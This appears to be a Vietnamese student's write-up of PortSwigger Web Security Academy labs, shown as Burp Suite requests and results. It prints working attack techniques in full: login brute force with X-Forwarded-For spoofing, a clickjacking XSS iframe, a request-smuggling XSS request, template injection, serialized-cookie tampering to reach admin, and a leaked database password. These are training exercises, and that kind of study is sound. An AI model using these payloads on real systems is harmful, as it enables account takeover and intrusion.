7 Sec-Ch-Ua-Mobile: 0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0a5b00b1031a11ee8038b7910028006f.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.112 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://0a5b00b1031a11ee8038b7910028006f.web-security-academy.net/login
19 Accept-Encoding: gzip, deflate, br
20 Accept-Language: en-US,en;q=0.9
21 Priority: u=0, i
22
23 username=ad&password=5134565

```

Attack Save 4. Intruder attack of https://0a5b00b1031a11ee8038b7910028006f.web-security-academy.net

4. Intruder attack of https://0a5b00b1031a11ee8038b7910028006f.web-security-academy.net Attack Save

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Payload	Status code	Response re...	Error	Timeout	Length	Comment
19	academico	200	226			3248	
20	acceso	200	228			3248	
21	access	200	232			3248	
22	accounting	200	236			3248	
23	accounts	200	231			3248	
24	acid	200	229			3248	
25	activestat	200	231			3248	
26	ad	200	227			3250	
27	adam	200	225			3248	

Request Response

Pretty Raw Hex Render

WebSecurity Academy Username enumeration via different responses LAB Not solved

Back to lab description >>

Home | My account

Login

Incorrect password

Username

Password

Finished

Username brute force được

```

1 POST /login HTTP/2
2 Host: 0a5b00b1031a11ee8038b7910028006f.web-security-academy.net
3 Cookie: session=U7anffuJAVDBLDQ3vxbEK5mccxvWdmGC
4 Content-Length: 20
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not(A:Brand";v="24", "Chromium";v="122"
7 Sec-Ch-Ua-Mobile: 0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0a5b00b1031a11ee8038b7910028006f.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.112 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://0a5b00b1031a11ee8038b7910028006f.web-security-academy.net/login
19 Accept-Encoding: gzip, deflate, br
20 Accept-Language: en-US,en;q=0.9
21 Priority: u=0, i
22
23 username=ad&password=5134565

```

Payload

Filter: Showing all items							
Request	Payload	Status code	Response re...	Error	Timeout	Length	Comment
0		200	228			3250	
1	123456	200	244			3250	
2	password	200	267			3250	
3	12345678	200	230			3250	
4	qwerty	200	226			3250	
5	123456789	302	224			184	
6	12345	200	224			3337	
7	1234	200	265			3337	
8	111111	200	267			3337	

Request

Response

Pretty

Raw

Hex

Render

```

1 HTTP/2 302 Found
2 Location: /my-account?id=ad
3 Set-Cookie: session=71P6OYxOpeOakWyD81Vta4ckaQZh0Aud; Secure; HttpOnly; SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 0
6
7

```

Password brute force được

Lab: Username enumeration via

Username enumeration via diff...

[←](#)
[→](#)
[↻](#)
[https://0a5b00b1031a11ee8038b7910028006f.web-security-academy.net/my-account?id=ad](#)

Web Security Academy

Username enumeration via different responses

LAB Solved

[Back to lab description >>](#)

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

[Home](#) | [My account](#) | [Log out](#)

My Account

7.

Lab: Username enumeration via response timing

Trường hợp này tương tự như hai câu trên, thêm vào đó sẽ có thêm thuộc tính X-Forwarded-For vì nếu ta nhập sai nhiều lần thì sẽ bị block nên dùng thuộc tính này để skip đi thời gian đó qua việc chuyển IP trung gian

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target:

☒ Update Host header to match target

Add 5

Clear 5

Auto 5

Refresh

```

1 POST /login HTTP/1.1
2 Host: 0a8900b904340403803358590095002e.web-security-academy.net
3 Cookie: session=R3eBhvZbYQ14SkKqXYTfzbuqewG0hx
4 Content-Length: 55
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not(A:Brand";v="24", "Chromium";v="122"
7 Sec-Ch-Ua-Mobile: 70
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0a8900b904340403803358590095002e.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.112 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://0a8900b904340403803358590095002e.web-security-academy.net/login
19 Accept-Encoding: gzip, deflate, br
20 Accept-Language: en-US,en;q=0.9
21 Priority: u=0, 4
22 X-Forwarded-For: $0$
23
24 username=$Wiener$&password=

```

2 highlights

Clear

payload not found

1 error: 1360

12. Intruder attack of https://0a8900b904340403803358590095002e.web-security-academy.... Attack Save

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Payload 1	Payload 2	Status code	Response	Error	Timeout	Length	Comment
0			200	1696			3336	
58	58	am	200	1674			3336	
34	34	admins	200	314			3336	
35	35	ads	200	283			3336	
63	63	analyzer	200	271			3336	
7	7	adm	200	265			3336	
41	41	affiliates	200	264			3336	
95	95	att	200	264			3336	

Request Response

Pretty Raw Hex

```
1 POST /login HTTP/2
2 Host: 0a8900b904340403803358590095002e.web-security-academy.net
3 Cookie: session=R3eDHvZbyQ14SkEqXYTNfbqueowG0hx
4 Content-Length: 55
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not(A:Brand";v="24", "Chromium";v="122"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0a8900b904340403803358590095002e.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.112 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://0a8900b904340403803358590095002e.web-security-academy.net/login
19 Accept-Encoding: gzip, deflate, br
20 Accept-Language: en-US,en;q=0.9
21 Priority: u=0, i
22 X-Forwarded-For: $0$
23
24 username=am&password=$test$
```

14. Intruder attack of https://0a8900b904340403803358590095002e.web-security-academy.net Attack Save

Results Positions Payloads Resource pool Settings


Filter: Showing all items

Request	Payload 1	Payload 2	Status code	Response	Error	Timeout	Length	Comment
50	50	robert	302	224			184	
0			200	247			3336	
1	1	123456	200	259			3336	
2	2	password	200	267			3336	
3	3	12345678	200	261			3336	
4	4	qwerty	200	249			3336	
5	5	123456789	200	271			3336	
6	6	12345	200	256			3336	
7	7	1234	200	253			3336	

Request Response


Pretty Raw Hex

```
1 POST /login HTTP/2
2 Host: 0a8900b904340403803358590095002e.web-security-academy.net
3 Cookie: session=R3eDHvZbyQ14SkEqXYTNfbqueowG0hx
4 Content-Length: 27
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not(A:Brand";v="24", "Chromium";v="122"
```




8.

Lab: 2FA simple bypass



Sử dụng private code để xác thực tài khoản



Đăng nhập vào tài khoản khác và thay đổi URL /my-account


9.

Lab: Exploiting clickjacking vulnerability to trigger DOM-based XSS

```
Body:
<style>
  iframe {
    position: relative;
    width: 500px;
    height: 700px;
    opacity: 0.0001;
    z-index: 2;
  }
  div {
    position: absolute;
    top: 610px;
    left: 80px;
    z-index: 1;
  }
</style>
<div>Click me</div>
<iframe src="https://0aaf006a041ea1358198b1fb00e300b3.web-security-academy.net/feedback?name=<img src=1 onerror=print()>&email=hacker@attacker-website.com&subject=test&message=test#feedbackResult"></iframe>
```


Store View exploit Deliver exploit to victim Access log

Payload để exploit victim với một exploit button nằm ẩn dưới button chính thức



10.

Lab: Exploiting HTTP request smuggling to deliver reflected XSS



Thử thay đổi giá trị của User-Agent không báo lỗi


Request

```

Pretty Raw Hex
1 POST / HTTP/1.1 \x \n
2 Host: 0a3400c403ded3a38200dd580077003f.web-security-academy.net \x \n
3 Content-Type: application/x-www-form-urlencoded \x \n
4 Content-Length: 148 \x \n
5 Transfer-Encoding: chunked \x \n
6 \x \n
7 0 \x \n
8 \x \n
9 GET /post?postId=5 HTTP/1.1 \x \n
10 Content-Type: application/x-www-form-urlencoded \x \n
11 Content-Length: 3 \x \n
12 User-Agent: a"><script>alert(1)</script> \x \n
13 \x \n
14 x=

```

Chèn mã vào User-Agent nhằm thực thi hàm Alert()



11.

Lab: Basic server-side template injection




- `<%= EXPRESSION %>` — Inserts the value of an expression.


Syntax của ERB



Thử nghiệm với các lệnh thông thường trên url và nhận được kết quả




Thực hiện xóa file morale.txt




12.


Lab: Modifying serialized objects



Session cookie ban đầu với thông số b:0 - không có phiên của admin



Ta chỉnh lại giá trị của b



Payload để exploit khi đang vào được phiên của admin

```

43     <div class="container is-page">
44       <header class="navigation-header">
45         <section class="top-links">
46           <a href="/>Home
           </a>
           <p>
             |
           </p>
47           <a href="/admin">
             Admin panel
           </a>
           <p>
             |
           </p>
48           <a href="/my-account?id=wiener">
             My account
           </a>
           <p>
             |
           </p>
49           <a href="/logout">
             Log out
           </a>
           <p>
             |
           </p>
50         </section>
51       </header>
52     <header class="notification-header">

```


Request

```

Pretty Raw Hex
1 GET /admin/delete?username=carlos HTTP/2
2 Host: Daa900da035c7e04819e6c7a00f20082.web-security-academy.net
3 Cookie: session=
  Tzo0OiJVc2VyIjoyOntzOjg6InVzZXJlIjtzOjY6IndpZW51ciI7czo1OiJhZGIpbiI7YjoxOjM0NDk3d
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko
  Chrome/122.0.6261.112 Safari/537.36
7 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
  8,application/signed-exchange;v=b3;q=0.7
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-User: ?1
11 Sec-Fetch-Dest: document
12 Sec-Ch-Ua: "Not(A:Brand";v="24", "Chromium";v="122"
13 Sec-Ch-Ua-Mobile: ?0
14 Sec-Ch-Ua-Platform: "Windows"
15 Referer: https://Daa900da035c7e04819e6c7a00f20082.web-security-academy.net/login
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18 Priority: u=0, i
19
20

```

Kiểm tra và tận dụng quyền admin để xóa tài khoản




13.

Lab: Source code disclosure via backup files

APPRENTICE

LAB

Not solved



Index of /backup

Name	Size
ProductTemplate.java.bak	1647B

Tìm kiếm thử trên url về backup thì nhận được file java

```
}  
private void readObject(ObjectInputStream inputStream) throws IOException, ClassNotFoundException  
{  
    inputStream.defaultReadObject();  
  
    ConnectionBuilder connectionBuilder = ConnectionBuilder.from(  
        "org.postgresql.Driver",  
        "postgresql",  
        "localhost",  
        5432,  
        "postgres",  
        "postgres",  
        "yzcnsxw8327tcie809pa90sg5u8yt51w"  
    ).withAutoCommit();  
    try  
    {  
        Connection connect = connectionBuilder.connect(30);  
        String sql = String.format("SELECT * FROM products WHERE id = '%s' LIMIT 1", id);  
        Statement statement = connect.createStatement();  
        ResultSet resultSet = statement.executeQuery(sql);  
        if (!resultSet.next())  
        {  
            return;  
        }  
    }  
}
```

Click vào xem và có được mật khẩu

